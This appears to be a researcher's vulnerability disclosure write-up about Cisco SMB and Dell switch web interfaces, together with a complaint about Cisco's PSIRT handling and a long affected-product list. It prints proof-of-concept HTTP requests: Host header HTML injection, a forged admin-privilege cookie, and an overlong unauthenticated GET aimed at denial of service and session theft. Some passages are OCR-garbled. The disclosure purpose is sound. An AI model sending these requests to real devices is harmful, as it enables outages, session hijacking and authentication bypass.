AAAAAAAAAAAAAAAAAAAAAAAAAAAAA12345678912345678912345678912345678912345678912345
6789123456789123456789123456789123456789X/1234567890xxxxxxXXXXXXXXxxxxxxxxxxXXXXXXXXxxxxxx
xxxxXXXXXXXXxxxxxxxxxxXXXXXXXXxxxxxxxxxxXXXXXXXXxxxxxxxxxxXXXXXXXXxxxxxxxxxxXXXXXXXXx
xxxxxxxxxXXXXXXXXxxxxxxxxxxXXXXXXXXxxxxxxxxxxXXXXXXXXxxxxxxxxxXXXXxTUNNELEDOVERIPV4to
IPV6CiscoBridge</>/wcd?

Our specially crafted request over IPv4, displayed in Burp Suite REPEATER:



Remember, this input was injected via the IPv4 interface and is persistently integrated in future replies by the affected web interface, GO AHEAD.

More importantly, *the affected web interface also operates via IPv6*. We examine this configuration again via the web interface;



To test this (and make your life easier by not making you configure a proxy or HTTP request for IPv6), we will demonstrate this through a raw, plaintext protocol native in all TCPIP4/6 stacks:

Telnet (This can also considered "living off the land.")

Open up a telnet session via IPv6 to the device's local address. Type GET / (blindly, if you're using windows) and hit return a few times.

If executed correctly, we should see this controlled / injected message:

```
telnet [fe80::                          ] 80_
```

Our injected content, with file delimiters intact, has traversed the IPv4 / IPv6 routing barrier….

…without a traditional router.

```
HTTP/1.1 302 Redirect
Server: GoAhead-Webs
Date
Connection: close
Pragma: no-cache
Cache-Control: no-cache
X-Frame-Options: SAMEORIGIN
Location: TUNNELEDOVERIPV4toIPV6CiscoBridge</>/wcd</requestURL>
 <statusCode>4</statusCode>
 <deviceStatusCode>0</deviceStatusCode>
  </ActUserId=fe80:                          &131460/

<html><head></head><body>
                This document has moved to a new <a href= TUNNELEDOVERIPV4toIPV6CiscoBridge</>/wcd</requestURL>
 <statusCode>4</statusCode>
 <deviceStatusCode>0</deviceStatusCode>
 <statusString>Request Is not authenticated</statusString>
  </ActUserId                                  /">location</a>.
                Please update your documents to reflect the new location.
                </body></html>


Connection to host lost.
```

Repeat the encoded base64 image payload process provided earlier and you have a fully fledged, encoded protocol that tunnels through IPv4 & IPv6 in 409 bytes or less.

Coming up next: This XSS is also an IPv4 / IPv6 tunneling method is also an authentication bypass is also a… ????

We are all supposed to "be on the same team", but no one *really* behaves this way. Consider this email chain.

I have edited a lot of the back and forth out but the short version: I am being asked to provide a detailed list of ALL CISCO DEVICES IMPACTED by my work.

Shouldn't they be able to tell me that?

I am being pestered to provide my work, free, by their deadlines… and they admit they have been doing nothing to reciprocate.

From: <snip>@cisco.com
Sent: Thursday, July 15, 2021 12:53 PM
To: Ken Pyle
<SNIP>
Subject: Re: PLEASE CONFIRM RECEIPT: Multiple Critical Vulnerability Disclosures in Cisco SMB Switches / RxOO, others [PSIRT-0209329419]
Dear Ken,
I do not think that anything I've been asking for with my previous email is unreasonable. I have not requested any private CYBIR research information, unless you deem information on the Cisco platforms and firmware releases you tested against "private" information. If that was the case, then it would be very difficult for us to proceed with the investigation and to provide you with the updates you are looking for.
Yes, other vendors might have been able to work with the information you provided, but most other vendors do not have a product portfolio as broad as Cisco's.
Regarding my questions on CENTAUR and TRANSMISSION my intention is not to get you into sharing any private information, but merely to understand, if there was anything else you might be able to share at this point. – If not, that's fine, but it would help to get that confirmation to be able to plan our further actions.
You are right that it's been 30 days since your initial disclosure to us for these issues, but it's also been 17 days that I've been asking the same questions to clarify your findings.
Regarding the insecure token issue you are correct that this has been pending for fairly long already. I had followed up with engineering on this just earlier today: We have a fix available that addresses the replay part of this issue, but this does not yet solve the issue with the token being submitted as a parameter in a GET request. I can share a preliminary version of an image with that fix, if you are interested. I'm still working out timelines for public posting of a release with that fix with engineering, so cannot share that piece of information yet. As soon as I have that, I'll let you know immediately."

Amazingly, this critical set of issues remained in limbo… particularly the affected Cisco product list, until August 30th.

MONTHS LATER… until ***/*** provided the affected product list.

Not Cisco…. FOR CISCO'S OWN PRODUCTS.

The GET request problem is still unpatched (5/2022).

How did I determine this list? I carved the firmware with a forensic suite and just pasted the device list into an email.

This was 45 days later.

"**From:** Ken Pyle
Sent: Monday, August 30, 2021 1:58:21 PM
<SNIPPED>
Subject: Re: PLEASE CONFIRM RECEIPT: Multiple Critical Vulnerability Disclosures in Cisco SMB Switches / RX00, others [PSIRT-0209329419]
Confirmed Affected Products (Partial List):
SG200-18,SG200-26,SG200-26P,SG200-50,SG200-50P,SF200-24,SF200-24P,SF200-48,SF200-48P,SG300-28,SG300-28P,SG300-52,SF300-24,SF300-24P,SF300-48,SF300-48P,SG300-10,SG300-10MP,SG300-10P,SG300-20,SF300-08,SF302-08,SF302-08MP,SF302-08P,SG500-28,SG500-28P,SG500-52,SG500-52P,SF500-24,SF500-24P,SF500-48,SF500-48P,SG500X-24,SG500X-24P,SG500X-48,SG500X-48P,SG500-28,SG500-28P,SG500-52,SG500-52P,SF500-24,SF500-24P,SF500-48,SF500-48P,SG500X-24,SG500X-24P,SG500X-48,SG500X-48P,SG300-10SFP,SG300-52P,SG300-52MP,ESW2-350G-52,ESW2-350G-52DC,ESW2-550X-48,ESW2-550X-48DC,ESW2-550X-48,ESW2-550X-48DC,SF300-24MP,SG300-28MP,SG200-10FP,SG200-26FP,SG200-50FP,SF200-24FP,SG500XG-8F8T,SG500XG-8F8T,SF300-24PP,SF300-48PP,SG300-28PP,SF302-08PP,SF302-08MPP,SG300-10PP,SG300-10MPP,SG500-28MPP,SG500-52MP,SG500-28MPP,SG500-52MP,SG300-28SFP,SF500-24MP,SF500-48MP,SG500X-24MPP,SG500X-48MP,SF500-24MP,SF500-48MP,SG500X-24MPP,SG500X-48MP,SLM2016T,SLM2024T,SLM2024PT,SLM2048T,SLM2048PT,SLM224GT,SLM224PT,SLM248GT,SLM248PT,SRW2024-K9,SRW2024P-K9,SRW2048-K9,SRW224G4-K9,SRW224G4P-K9,SRW248G4-K9,SRW248G4P-K9,SRW2008-K9,SRW2008MP-K9,SRW2008P-K9,SRW2016-K9,SRW208-K9,SRW208G-K9,SRW208MP-K9,SRW208P-K9,SG500-28-K9,SG500-28P-K9,SG500-52-K9,SG500-52P-K9,SF500-24-K9,SF500-24P-K9,SF500-48-K9,SF500-48P-K9,SG500X-24-K9,SG500X-24P-K9,SG500X-48-K9,SG500X-48P-K9,SG500-28-K9,SG500-28P-K9,SG500-52-K9,SG500-52P-K9,SF500-24-K9,SF500-24P-K9,SF500-48-K9,SF500-48P-K9,SG500X-24-K9,SG500X-24P-K9,SG500X-48-K9,SG500X-48P-K9,SG300-10SFP-K9,SG300-52P-K9,SG300-52MP-K9,ESW2-350G-52-K9,ESW2-350G-52DC-K9,ESW2-550X-48-K9,ESW2-550X-48DC-K9,ESW2-550X-48-K9,ESW2-550X-48DC-K9,SF300-24MP-K9,SG300-28MP-K9,SG200-10FP,SG200-26FP,SG200-50FP,SF200-24FP,SG500XG-8F8T-K9,SG500XG-8F8T-K9,SF300-24PP-K9,SF300-48PP-K9,SG300-28PP-K9,SF302-08PP-K9,SF302-08MPP-K9,SG300-10PP-K9,SG300-10MPP-K9,SG500-28MPP-K9,SG500-52MP-K9,SG500-28MPP-K9,SG500-52MP-K9,SG300-28SFP-K9,SF500-24MP-K9,SF500-48MP-K9,SG500X-24MPP-K9,SG500X-48MP-K9,SF500-24MP-K9,SF500-48MP-K9,SG500X-24MPP-K9,SG500X-48MP-K9,SG200-18,1,SG200-26,SG200-26P,SG200-50,SG200-50P,SF200-24,SF200-24P,SF200-48,SF200-48P,SG300-28,SG300-28P,SG300-52,SF300-24,SF300-24P,SF300-48,SF300-48P,SG300-10,SG300-10MP,SG300-10P,SG300-20,SF300-08,SF302-08,SF302-08MP,SF302-08P,SG500-28,SG500-28P,SG500-52,SG500-52P,SF500-24,SF500-24P,SF500-48,SF500-48P,SG500X-24,SG500X-24P,SG500X-48,SG500X-48P,SG500-28,SG500-28P,SG500-52,SG500-52P,SF500-24,SF500-24P,SF500-48,SF500-48P,SG500X-24,SG500X-24P,SG500X-48,SG500X-48P,SG300-10SFP,SFP,SG300-52P,SG300-52MP,,ESW2-350G-52,ESW2-350G-52DC,ESW2-550X-48,ESW2-550X-48DC,ESW2-550X-48,ESW2-550X-48DC,SF300-24MP,SG300-28MP,SG200-10FP,SG200-26FP,SG200-50FP,SF200-24FP,SG500XG-8F8T,SG500XG-8F8T,SF300-24PP,SF300-48PP,SG300-28PP,SF302-08PP,SF302-08MPP,SG300-10PP,SG300-10MPP,SG500-28MPP,SG500-52MP,SG500-28MPP,SG500-52MP,SG300-28SFP,SFP,SF500-24MP,SF500-48MP,SG500X-24MPP,SG500X-48MP,SF500-24MP,SF500-48MP,SG500X-24MPP,SG500X-48MP,
Please confirm receipt of this email.
Thank you."

Did I mention I did not receive *any* credit for most of my work? (Much less an offer of a bounty…..)

Had I gone through a VDP platform, such as their preferred avenue, I would have had to sign an NDA on my own research, which they would refuse to credit or properly analyze….

For nothing.

Additional Information – DIRECTIVEFOUR – Preliminary PoC Provided to Cisco for Exploitation & Investigation

Privately disclosed in 2021, partially patched in Q4, 2021. ***Vector not acknowledged by Cisco.***

PoC for Cisco SMB / SF / SG / ETC.

Disclosed as:

- CENTAUR – Insecure Cryptographic Design and Implementation of Static Key Materials
- CAKEHORN – Application fails to properly sanitize SESSION field resulting in immediate reboot / DENIAL OF SERVICE
- SOUNDBOARDFEZ – Authentication Bypass and Theft of Sessions through Insecure Management/ Entropy / Pseudo-Randomization in User Controllable Parameters
- TRANSMISSION – Denial of Service / Reboot of Affected Devices via Improper Input Sanitization
- MAGNIFICENTSEVEN – Host Header Injection / Poisoning to Client-Side Browser Attacks and redirection
- MOONAGEDAYDREAM – Host Header Injection and Unsanitized XML Integration to BIZARRELOVETRIANGLE JNLP / XML Based Client Processor Attacks
- PROCESSION – Application Fuzzing / Persistent XSS / Persistent DOS through buffer overflow /excessively long request to Persistent XSS / Denial of Service / Client-Side Exploitation

The security team demonstrates an HTML injection vulnerability used to trigger client-side browser exploitation via the Dell x1026p switch using firmware 3.0.1.8

Here, a specially crafted request is sent:

```
Pretty  Raw  \n  Actions
1 GET / HTTP/1.1
2 Host: CYBIRPOC.COM"></br><img src="">
3 Cookie: userStatus=ok; ContaxUserName=admin; PriviligeLevel=15
```

The application integrates the HOST HEADER unsafely into the response, returning altered HTML code to the user:


```
HTTP/1.1 302 Redirect
userStatus=ok; ContaxUserName=admin; PriviligeLevel=15Server: GoAhead-Webs
Date:
Connection: close
Pragma: no-cache
Cache-Control: no-cache
Content-Type: text/html
Location: https://CYBIRPOC.COM"></br><img src="">/cs2c13f293/

<html><head></head><body>
                        This document has moved to a new <a href="https://CYBIRPOC.COM"></br><img src="">
/cs2c13f293/">location</a>.
                        Please update your documents to reflect the new location.
                        </body></html>
```

This can be used for a number of client side attacks and session hijacking scenarios.

This example is intentionally invalid to a typical browser and is used only to demonstrate the issue. Much more refined vectors and attacks are possible. This can be used for a number of client side attacks and session hijacking scenarios. This functionality and associated outdated components should be considered critically insecure.

Calls to SYSTEM.XML and similar functions also produce this condition:



Monitoring of console / Proof of Persistent Fuzzing & Denial of Service:

PROCESSION / SOUNDBOARDFEZ – Session Theft & Authentication Bypass via HTTPS/HTTP injection

The security team abuses device functionality to hijack session tokens through the response headers / lack of proper sanitization.

The attacker submits a specially crafted request via unauthenticated GET to a vulnerable Cisco SMB Switch:

```
GET
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAA/wcd?

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
```

The web application returns the rejected request:

```xml
<?xml version='1.0' encoding='UTF-8'?>
  <ResponseData>
    <ActionStatus>
      <version>
        1.0
      </version>
      <requestURL>
        AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
        AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
        AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
      </requestURL>
      <statusCode>
        4
      </statusCode>
      <deviceStatusCode>
        0
      </deviceStatusCode>
      <statusString>
        Request Is not authenticated
      </statusString>
    </ActionStatus>
  </ResponseData>
```